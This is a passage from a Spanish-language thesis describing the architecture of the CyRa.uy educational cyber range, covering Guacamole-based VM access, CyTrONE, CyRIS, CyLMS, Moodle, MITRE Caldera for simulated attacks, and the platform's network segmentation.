En el análisis realizado sobre CyLMS, se identificaron problemas relacionados con el acceso a los escenarios mediante la herramienta noVNC proporcionada por este componente. Originalmente, CyLMS genera una página HTML que contiene los enlaces hacia cada una de las VMs entry points disponibles para acceder mediante el protocolo VNC, utilizando el cliente noVNC. Al hacer clic en uno de estos enlace generados, el estudiante accede a la VM asignada a su grupo. El funcionamiento del cliente noVNC es iniciar una conexión VNC con la VM entry point de un escenario a través de los puertos $5900 + N$ que están disponible en el servidor Maestro/Esclavo. Para cada una de estas conexiones se abre el puerto $3000 + N$, permitiendo que los estudiantes accedan a los escenarios a través de estos puertos expuestos por noVNC. En la Figura 3.6 se muestra el acceso a los escenarios utilizando el cliente noVNC.



Figura 3.6: Diagrama de acceso a los escenarios utilizando el cliente noVNC

La problemática que posee noVNC es que no tiene un manejo de sesión VNC por usuario, por lo tanto, un estudiante puede acceder a los escenarios de otros grupos al modificar el puerto en la URL generada por CyLMS. A continuación, se describe el análisis de la herramienta Apache Guacamole como un reemplazo al cliente noVNC, que soluciona la problemática presente.

Guacamole [AGMb] es una aplicación web la cual provee acceso a entornos de escritorio utilizando protocolos de acceso remoto, tales como VNC o RDP, a la vez permite el uso de otros protocolos como SSH.

La aplicación web es parte de un stack el cual provee un Remote Desktop Gateway agnóstico a los protocolos, por lo que Guacamole puede ser utilizado como un gateway central para acceder a diferentes hosts ejecutando diferentes servicios de escritorio remoto. Por lo tanto, este permite acceder a uno o más escritorios de forma remota, sin tener que instalar ningún cliente. De esta forma, configurando un servidor Guacamole es posible proveer acceso a cualquier otro host en una red desde cualquier computadora conectada al Internet.

El cliente Guacamole, escrito en Javascript y utilizando HTML5 y otros estándares, requiere únicamente un navegador moderno para acceder a los escritorios remotos publicados. Esta herramienta facilita a los estudiantes el acceso a los distintos ambientes de entrenamiento a través de su navegador sin la necesidad de tener que conectarse a computadoras que están en la red de la institución para poder acceder a ellos. Además, permite centralizar los accesos a un conjunto de máquinas y especificar a nivel de los usuarios cuáles de estas son accesibles. De esta forma los usuarios no deberán recordar la lista de máquinas y sus credenciales, solamente necesitan autenticarse en Guacamole y obtendrán la lista de sus conexiones disponibles.

El proyecto Guacamole no es una aplicación web auto contenida, sino que está conformada por múltiples componentes (véase Figura 3.7). Los usuarios se conectan al servidor Guacamole desde su navegador. La aplicación web desplegada en el servidor Guacamole utiliza el protocolo Guacamole y lo redirige hacia `guacd`, el proxy nativo de Guacamole. Este proxy es el encargado de interpretar el contenido del protocolo Guacamole, conectándose a los servidores de escritorio remoto en nombre del usuario. De esta manera, el protocolo Guacamole combinado con `guacd` logran ser agnósticos a los protocolos soportados (VNC, RDP, SSH), ni el cliente Guacamole ni la aplicación web necesitan saber qué protocolo de escritorio remoto se esta utilizando. [AGMa]

La aplicación web solo soporta el protocolo Guacamole, este es únicamente un protocolo para renderización de pantalla remota y transporte de eventos. La capa intermedia encargada de gestionar la traducción del Protocolo Guacamole a los protocolos soportados (VNC, RDP, SSH) es **guacd**. La misma, carga dinámicamente el soporte para protocolos, llamados *client plugins*, y los conecta a los escritorio remotos basándose en instrucciones recibidas desde la aplicación web. **guacd** es un proceso demonio el cual se instala junto a Guacamole y se ejecuta en segundo plano, escuchando por conexiones TCP iniciadas por la aplicación web. Este componente tampoco entiende ningún



Figura 3.7: Arquitectura Guacamole
Extraída de [AGMb]

protocolo de escritorio remoto específico, sino que implementa la parte del protocolo Guacamole necesaria para determinar qué soporte de protocolo necesita ser cargado dinámicamente y qué argumentos se le deben pasar. Una vez el *client plugin* es cargado, ejecuta independiente de guacd y tiene control completo de la comunicación entre sí y la aplicación web hasta que se finaliza.

La parte de Guacamole con la que el usuario interactúa es la aplicación web. Como se menciono anteriormente, la aplicación web no implementa ningún protocolo de escritorio remoto, sino que recurre a guacd para conectarse a un host remoto. Su función se centra exclusivamente en proporcionar la interfaz web y la capa de autenticación.

3.4.3. Centralización de la operación del *Cyber Range*

Para la gestión general del *cyber range* se utiliza el framework *CyTrONE* [BTP+18] [CYTb], el cual permite administrar de forma centralizada los demás componentes de la plataforma. Además, simplifica el proceso de configuración del entrenamiento utilizando un enfoque donde se integra el manejo del escenario de entrenamiento y del contenido.

CyTrONE utiliza una arquitectura distribuida para configurar el escenario de en-



Figura 3.8: Descripción general CyTrONE
Extraída de [CYTb]

trenamiento correspondiente y para publicar el contenido de entrenamiento al Learning Management System (LMS). Para lograr esto, CyTrONE hace uso de los componentes CyRIS y CyLMS respectivamente, los cuales también son desarrollados por CROND en JAIST.

El diseño de la arquitectura se ve en la Figura 3.8. Cuando un educador utiliza CyTrONE debe seleccionar un escenario previamente definido. A partir de esta elección, el framework se encarga automáticamente de desplegar dicho escenario y publicar el contenido de aprendizaje asociado en Moodle. Además, se incluye soporte para el módulo CyPROM (véase Subsección 3.5) el cual realiza la gestión de la progresión en escenarios de entrenamiento dinámicos.

El framework esta compuesto de tres módulos principales: *Training Server*, que gestiona la interacción con los usuarios y administra los otros dos módulos; *Content Server*, que gestiona la interacción con el LMS Moodle a través de CyLMS; *Instantiation Server*, que gestiona la creación y destrucción del cyber range a través de CyRIS, y maneja la progresión de escenarios utilizando CyPROM.

Por diseño todas las interacciones con CyTrONE se hacen a través del *training server*, y los demás módulos se consideran internos. Esta arquitectura modular hacer posible desplegar CyTrONE de una manera distribuida, con cada módulo ejecutando en un host diferente. En la Figura 3.9 se tiene el Management host encargado de ejecutar las funcionalidades a través de scripts bash provistos por el framework, los cuales se comunican con el Training server host mediante el protocolo HTTP. La comunicación de este último con el Content server host y con el Instantiation server host también se realiza utilizando HTTP. En la práctica es posible que un único host cumpla varios de los roles descriptos.



Figura 3.9: Arquitectura CyTrONE
Extraída de [CYTb]

3.5. Análisis de frameworks para la simulación de ataques

En esta sección se realiza un análisis del módulo CyPROM [CYP] y del framework Caldera de MITRE [MITi], diseñados para la simulación de ataques automatizados. El objetivo es identificar el componente que mejor se adapte a la plataforma, por lo que debe incluir todas las funcionalidades básicas requeridas para poder generar y/o simular ataques de forma automática, además de las funcionalidades especificas requeridas para este *cyber range*.

Durante el análisis, se consideraron distintos requerimientos que se deseaba que la nueva herramienta cumpliera. En primer lugar, la herramienta debe ser capaz de llevar a cabo varios tipos de ataques sobre la infraestructura del *cyber range*, por lo tanto, la facilidad con la que se integra a los escenarios de prácticas desplegados por CyRIS es esencial. En segundo lugar, se tiene en cuenta la facilidad para definir y desplegar ataques, así como la creación de nuevos ataques personalizados. Por último, se considera el soporte que se le da a la herramienta, así como también, la comunidad detrás de la misma.

Inicialmente, se comenzó con el análisis del componente CyPROM debido a que dicho módulo está implementado por los mismos desarrolladores que CyTrONE, CyRIS y CyLMS, favoreciendo la integración del módulo con estos componentes. CyPROM es un módulo completamente independiente de CyTrONE por lo que tiene su propio archivo de especificación para definir los ataques. Esto permite que sea fácilmente sustituible por otros módulos que cumplan el mismo rol.

En CyPROM cada escenario de ataque esta compuesto por pasos, en cada uno de estos, se definen acciones que se deben llevar a cabo sobre un objetivo, junto con la

decisión que se toma según el resultado de la acción (éxito o fracaso). Dependiendo del resultado se avanza a otro paso generando un ataque que se visualiza como un árbol de decisiones dependiente del resultado de las acciones. Por lo tanto, es posible crear escenarios de ataques complejos teniendo en cuenta todos los caminos posibles que se pueden generar para llegar al objetivo final. CyPROM incorpora acciones predefinidas que incluyen ataques, la posibilidad de mostrar mensajes o pistas a los estudiantes, y la capacidad de generar cuestionarios que el estudiante debe responder al momento de la ejecución del escenario. Además, permite la creación de acciones personalizadas.

Se observó que varias de las funcionalidades provistas por CyPROM no están completamente definidas, donde los propios desarrolladores advierten que pueden cambiar a futuro. En cuanto al soporte y mantenimiento del proyecto, se tiene un extracto del análisis realizado en el proyecto *Reingeniería del Laboratorio de Seguridad Informática*[GG21](pág. 53) que dice textualmente lo siguiente: "...luego de un intercambio con los desarrolladores de la herramienta, se descubrió que ciertas funcionalidades de CyPROM aún no se encuentran estables.". En el repositorio de GitHub [CYP] no se observa actividad desde el año 2019, dando por entendido que el proyecto se encuentra fuera de mantenimiento, y por ende, las funcionalidades siguen inestables.

Por otra parte, Caldera es un framework que posee las mismas funcionalidades de CyPROM y mucho más. Debido a su desarrollo modular, es posible agregar plugins personalizados a Caldera que cumplan con alguna función que no se encuentre implementada en el momento. El framework emplea agentes que se despliegan en los hosts donde se ejecutan los ataques. Estos agentes establecen comunicación con el servidor C2, desde el cual se definen y se controlan los ataques que ejecutarán. Para integrar Caldera a la plataforma, se pueden definir tareas en la especificación de un escenario provista por CyRIS, de esta forma los agentes se instalan en las VMs de un escenario al momento de hacer el despliegue. Esto facilita la creación automática del ambiente necesario para llevar a cabo los ataques.

Según el análisis efectuado sobre la herramienta Caldera, se observó que tiene las funcionalidades necesarias para que un educador pueda realizar la simulación y/o generación de ataques sobre un escenario desplegado. El framework Caldera posee múltiples ataques precargados que se organizan según las tácticas definidas por MITRE ATT&CK [MITa]. Además, muchos de estos ataques están definidos para distintos sistemas operativos, como Linux, Windows y macOS, ampliando la variedad de escenarios de práctica disponibles para los estudiantes en el entorno del *cyber range*. Por otro lado, la creación de nuevos ataques es simple y personalizable.

Para la ejecución de un ataque, es posible utilizar distintos planificadores ya definidos que permiten variar el flujo de ejecución de los pasos que componen un ataque.

Además es posible crear planificadores personalizados para generar nuevos flujos.
Para automatizar los ataques sobre los escenarios, se puede utilizar la API provista por Caldera. Esta API permite controlar los ataques y posibilita la ejecución de ataques automáticos al desplegar un escenario de prácticas o en respuesta a eventos específicos en el escenario.

La única funcionalidad que actualmente no posee completa es la exportación/importación de los perfiles de atacantes [CYTa], que resulta esencial al momento de compartir un perfil de ataque entre diferentes organizaciones. Aún así, dicha funcionalidad se puede realizar manualmente, quedando propensa a errores del usuario.

Caldera se encuentra actualmente en mantenimiento [CYTc], liberando nuevas funcionalidades periódicamente. Además, posee una comunidad activa que permite a un usuario encontrar fácilmente ayuda para lo que desee hacer con el framework.

Luego de observar que la única relación entre CyPROM y CyRIS se da a través del archivo de especificación del escenarios, donde CyPROM obtiene las IPs de las VMs objetivo para realizar el ataque automatizado sobre las mismas, se concluyó que cambiar este módulo por el framework Caldera no implicaría un gran esfuerzo. Además, ambos componentes permiten la utilización de un archivo de configuración para indicar las IPs de los objetivos.

Del análisis presente, se opta por utilizar e integrar el componente Caldera en la plataforma debido a que cumple con todos los requerimientos que se consideraron al inicio de esta sección.

4. Diseño de la arquitectura

En este capítulo se presenta el diseño de la plataforma *CyRa.uy*. En primer lugar se justifican las decisiones de diseño tomadas y se describe la plataforma y sus componentes. Luego, se presentan con más detalle las funciones que cumple cada componente y cómo interactúan con el resto en la arquitectura definida, así como también la manera de cumplir con los requerimiento de seguridad planteados en la Subsección 3.3. Por último, se presenta la especificación de las políticas de seguridad definidas para la plataforma.

4.1. Decisiones de diseño

La plataforma se encuentra segmentada en cinco subredes, que fueron definidas teniendo en cuenta los componentes que pertenecerán a estas y el tipo de tráfico que se trasmitirá por las mismas.

En el entorno de prácticas, la información del uso de las VMs por parte de los estudiantes en los escenarios es recopilada y enviada utilizando agentes, que se instalan a nivel del hipervisor y no en las propias VMs. Esta decisión fue tomada por dos motivos: para evitar que los estudiantes puedan alterar el agente y la información que este recopila; y para evitar que las VMs de los escenarios tengan salida a la red de logs para enviar la información al servicio Logstash.

Con el propósito de simplificar el acceso de los estudiantes a las prácticas, se propone integrar al diseño un servidor de autenticación donde el estudiante emplea la misma credencial para autenticarse tanto en Moodle como en Guacamole Web. Además, este servidor también se encarga de gestionar el acceso a las VMs de los diferentes escenarios, lo que significa que los estudiantes no necesitan ingresar manualmente las credenciales generadas por CyRIS al acceder a las VMs del entorno de práctica a través Guacamole Web. Este último aspecto contribuye significativamente a la seguridad de las VMs de los escenarios, debido a que por defecto, para que los usuarios accedan a estas VMs sin la necesidad de ingresar las credenciales generadas por CyRIS, se requería almacenar dichas credenciales en un archivo de configuración.

Con el objetivo de eliminar el *port forwarding* utilizado por CyRIS para habilitar el acceso SSH a las VMs *entry point* de los escenarios, se optó por establecer una conexión a través de enrutamiento. Para lograrlo, se habilitan rutas desde el componente Guacamole

Proxy, encargado de establecer las conexiones, hacia las VMs de los escenarios. Este enfoque elimina la necesidad de reenviar los puertos SSH de las VMs al servicio CyRIS.

A partir del análisis efectuado en la Subsección 3.4.2, relacionado con el acceso a los escenarios por parte de los estudiantes, se pudo determinar que era factible acceder a los escenarios de los otros grupos al modificar el puerto en la URL generada por CyLMS. El acceso a las VMs de otros grupos es posible porque no se tiene ningún control sobre las sesiones VNC. En un principio, un atacante no puede iniciar sesión en la VM ya que desconoce las credenciales. Sin embargo, en caso de que el grupo designado para ese escenario ya esté autenticado y trabajando en la VM, o haya dejado su sesión abierta, el atacante podrá tomar control de la VM y de la sesión. Se exploraron diversas alternativas para abordar esta problemática. Inicialmente, se investigó la posibilidad de agregar una contraseña al momento de acceder a la sesión VNC, lo cual resultó factible pero insuficiente para resolver el problema. Como resultado, se reconoció la necesidad de una herramienta que pudiera gestionar las sesiones a nivel de usuario. Por este motivo se decidió investigar herramientas que cumplan con esta función y hagan un buen manejo de sesión. La herramienta *Apache Guacamole* surge como un reemplazo al cliente noVNC [NOV]. Luego de un análisis exhaustivo, se determinó que esta herramienta cumplía con los requerimientos establecidos, lo cual llevó a su incorporación en el diseño final.

Para reforzar la seguridad en las conexiones VNC que se generan mediante KVM al desplegar escenarios con el componente CyRIS, se ha optado por agregar una contraseña a esta conexión. Esta modificación se realiza en la configuración del componente. De esta manera, se garantiza que los usuarios solo puedan acceder a la conexión VNC específica que le fue asignada a su grupo.

Con el fin de alcanzar un completo aislamiento entre los distintos escenarios, se emplea la herramienta *libvirt*[LVT], recomendada por los docentes. Esta herramienta posibilita la creación de reglas de filtrado del tráfico a nivel del hipervisor. Es relevante destacar que esta misma herramienta se utiliza en la plataforma LaSI para fines similares.

4.2. Descripción

En la Figura 4.1 se presenta el diseño de la arquitectura para la plataforma, la cual está segmentada en cinco subredes que se describen, a grandes rasgos, a continuación:

- **Red de servicios**: contiene los servicios que se encuentran expuestos a redes externas

de la plataforma. Para el acceso a la recursos educativos y a la plataforma se tienen los servicios *Moodle* y *Guacamole Web*, por otro lado, para el monitoreo de la plataforma y la visualización del progreso de los estudiantes se tiene el servicio *Kibana*. Al aislar esta subred de las demás se reduce la superficie de ataque y se simplifica la especificación de las reglas de filtrado.

- **Red de gestión**: contiene los componentes internos para la operativa general de la plataforma. Para la gestión y acceso a los escenarios se utiliza *CyTrONE*, *Servidor de Autenticación* y *Guacamole Proxy*. Para el monitoreo de la plataforma y el progreso del estudiante se utiliza el componente *Elastic Security*. Por otra parte, esta misma red es utilizada por el módulo *CyLMS* para publicar los cuestionarios en Moodle, los cuales complementan las tareas prácticas que llevan a cabo los estudiantes en los escenarios. Por último, para la generación y/o simulación de ataques se utiliza el *Framework Caldera*.
- **Red de estudiantes**: es utilizada para el envío del tráfico generado por los usuarios cuando establecen una conexión a las VMs de los escenarios utilizando el servicio *Guacamole Web*. De esta forma, se logra aislar y monitorear el tráfico generado por estos usuarios. Por último, los ataques generados por el framework *Caldera* son dirigidos a las VMs de los escenarios utilizando esta misma red. Este enfoque evita la generación de tráfico innecesario en la red de gestión, que podría dificultar la detección de ataques reales sobres los ataques simulados generados por Caldera.
- **Red de logs**: es utilizada para el envío de los logs, generados por los agentes que monitorean las VMs, de los escenarios desplegados hacia el componente *Logstash*. Esta medida permite aislar por completo el tráfico originado por los agentes y evita sobrecargar la red de gestión con estos datos.
- **Red de administración**: es utilizada para que los administradores y educadores accedan a los distintos servicios de la plataforma para llevar a cabo las tareas pertinentes.



Figura 4.1: Arquitectura de la plataforma *CyRa.uy*

4.3. Desglose de componentes

En esta sección se presentan los componentes definidos en la arquitectura de la plataforma (véase Figura 4.1) los cuales son agrupados según la funcionalidad que cumplen. En cada subsección se describe el funcionamiento y la ubicación del componente en la arquitectura, y cómo este se integra en la plataforma.

4.3.1. Gestión del Cyber Range

La gestión del *cyber range* es efectuada de manera conjunta por el módulo *CyRIS* y el framework *CyTrONE*. CyRIS se encarga de la administración centralizada de los escenarios y recursos del *cyber range*. Por otra parte, CyTrONE, centraliza la creación, configuración e instanciación de escenarios y actividades educativas en el *cyber range*, mediante la comunicación con los módulos CyRIS y CyLMS.

El componente **CyRIS** esta presente tanto en el servidor maestro como en el servidor esclavo, este último es utilizado para poder instanciar más escenarios concurrentemente sin generar una degradación en la performance. Para su administración, CyRIS utiliza la interfaz en la *Red de Gestión*. Además, utiliza la interfaz en la *Red de Estudiante* para la comunicación con el componente Guacamole Proxy, encargado de reenviar el tráfico generado por Guacamole Web cuando un usuario se conecta a una VM de un escenario.

Para el diseño de la solución final se utiliza la versión de CyRIS que fue modificada en el proyecto [GG21], donde se corrigen las fallas encontradas y se agrega la funcionalidad para una gestión más granular de las instancias de los escenarios. CyRIS hace uso de un archivo de configuración donde especifica el escenario a desplegar. Aquí se definen los hosts, la topología de la red y las tareas que se necesitan ejecutar sobre los hosts al momento de la instanciación.

El componente **CyTrONE** se sitúa exclusivamente en el servidor maestro. Con el fin de lograr una gestión centralizada en una única ubicación, este componente se comunica con los módulos CyRIS y CyLMS. En la Figura 4.2 se visualiza la comunicación de los componentes antes mencionados.



Figura 4.2: Diagrama de la comunicación entre los componentes CyTrONE, CyRIS y CyLMS

4.3.2. Soporte para la gestión del aprendizaje

Para administrar el contenido educativo, que incluye cuestionarios destinados a los estudiantes, se utiliza el módulo *CyLMS* junto con la plataforma de aprendizaje *Moodle*. A través del módulo CyLMS se suben a Moodle los cuestionarios vinculados a una práctica del *cyber range*, permitiendo que estén al alcance de los estudiantes que llevan a cabo estas prácticas. De esta manera, se facilita la entrega y acceso de los cuestionarios a los estudiantes.

El componente **CyLMS** se encuentra en el servidor maestro, siendo controlado por el framework CyTrONE. El mismo utiliza la interfaz en la *Red de Gestión* para subir los cuestionarios a la plataforma Moodle.

El componente **Moodle** esta ubicado en la *Red de Servicios*, y se encuentra expuesto a redes externas de la plataforma para el acceso de los usuarios a los cuestionarios y a los escenarios del *cyber range*. Para la autenticación de los usuarios a la plataforma Moodle, el componente se comunica con el Servidor de Autenticación ubicado en la *Red de Gestión*.

En el componente CyLMS se especifica un archivo que incluye el contenido de aprendizaje y se asocia a un escenario de prácticas definido con CyRIS. Este enfoque permite automatizar la publicación del contenido de aprendizaje en Moodle al instante de desplegar los escenarios con CyRIS. En el archivo utilizado por CyLMS se define el título del cuestionario, las preguntas con sus respectivas respuestas y pistas que el

estudiante puede pedir. En la Figura 4.3 se puede observar la interacción que tienen todos los componente antes mencionados.



Figura 4.3: Diagrama de la creación y publicación del contenido de aprendizaje en el *cyber range*

4.3.3. Acceso a los escenarios del Cyber Range

El acceso de los usuarios a los escenarios de práctica se realiza a través de *Guacamole Web*, donde un usuario puede acceder a los escenarios de práctica que le fueron asignados. El servidor Guacamole Web se comunica con el componente *Guacamole Proxy (guacd)* que actúa como intermediario entre el Guacamole Web y CyRIS. Su función es establecer la conexión hacia los escenarios de práctica utilizando el protocolo indicado por Guacamole Web. Los protocolos soportados por Guacamole son SSH, VNC y RDP. En la Figura 4.4 se visualiza la comunicación entre los componentes antes mencionados, junto con los protocolos y los puertos utilizados por estos.

